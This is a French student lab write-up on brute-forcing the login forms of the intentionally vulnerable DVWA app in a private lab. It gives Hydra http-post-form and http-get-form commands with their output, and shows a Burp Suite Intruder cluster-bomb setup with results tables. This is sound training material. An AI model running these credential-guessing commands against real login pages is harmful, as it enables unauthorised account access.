
Brute Force


On se connecte à DVWA à partir de Metasploitable 2 :




Hydra

POST

On essaye de se connecter pour obtenir le message de refus :



On intercepte la page avec burpsuite :




On lance hydra :


```
┌──(sarahgwi㉿sarahgwi)-[~/Documents/cours/cyberav/tp]
└─$ hydra -L  user.txt -P  password.txt 192.168.129.132 http-post-form "/dvwa
/login.php:username=^USER^&password=^PASS^&Login=Login:F=failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-22 12:
28:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:10/p:4)
, ~3 tries per task
[DATA] attacking http-post-form://192.168.129.132:80/dvwa/login.php:username=
^USER^&password=^PASS^&Login=Login:F=failed
[80][http-post-form] host: 192.168.129.132   login: admin   password: passwor
d
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-22 12:
28:29

┌──(sarahgwi㉿sarahgwi)-[~/Documents/cours/cyberav/tp]
```

GET

On essaye de se connecter pour obtenir le message de refus :



On active FoxyProxy et on intercepte le trafic avec burpsuite :



On lance la commande hydra à partir des informations récupérées sur burpsuite :
hydra 172.16.116.129 -L user.txt -P password.txt http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID=3cfa8bfbfa4033ce03302be6acd579d0:F=incorrect"


```
┌──(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
└─$ hydra 172.16.116.129 -L user.txt -P password.txt http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID=3cfa8bfbfa4033ce03302be6acd579d0:F=incorrect"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-20 12:44:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:9/p:7), ~4 tries per task
[DATA] attacking http-get-form://172.16.116.129:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID=3cfa8bfbfa4033ce03302be6acd579d0:F=incorrect
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 28 to do in 00:01h, 16 active
[STATUS] 27.50 tries/min, 55 tries in 00:02h, 8 to do in 00:01h, 16 active
[80][http-get-form] host: 172.16.116.129   login: admin   password: password
```

On obtient le pseudo et le mot de passe.


Burpsuite

GET


On fait un clique droit sur les données interceptées par burpsuite, on clique sur “Send to Intruder”, on choisit l’attaque “Cluster bomb” et on ajoute les caractères § autour des variables qu’on veut tester :




On choisit les dictionnaires qu’on veut tester pour chaque Payload :



On ajoute la condition d'arrêt dans "Grep - Match" :




On active les redirections puis on lance l'attaque :




On observe que les combinaisons incorrectes ont un "1" dans la colonne “incorrect” alors que la bonne combinaison n’a rien dans sa colonne :

Request	Payload 1	Payload 2	Status	Error	Redirect...	Timeout	Length	incorrect
7	kali	123456	200		0		4885	1
8	admin	123456	200		0		4885	1
9	user	123456	200		0		4885	1
10	sarah	123456	200		0		4885	1
11	alaia	password	200		0		4885	1
12	kali	password	200		0		4885	1
13	admin	password	200		0		4951	
14	user	password	200		0		4885	1
15	sarah	password	200		0		4885	1
16	alaia	user	200		0		4885	1
17	kali	user	200		0		4885	1
18	admin	user	200		0		4885	1
19	user	user	200		0		4885	1
20	sarah	user	200		0		4885	1

POST



Les identifiants corrects sont sur la ligne avec deux redirections :


Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload 1
Payload 2
Status code
Error
Red...
Timeout
Length
failed
31 admin password 200 2 1727
0 200 1 1727
1 admin master2024! 200 1 1727
2 tipou master2024! 200 1 1727
3 todou master2024! 200 1 1727
4 pseudo master2024! 200 1 1727
5 user master2024! 200 1 1727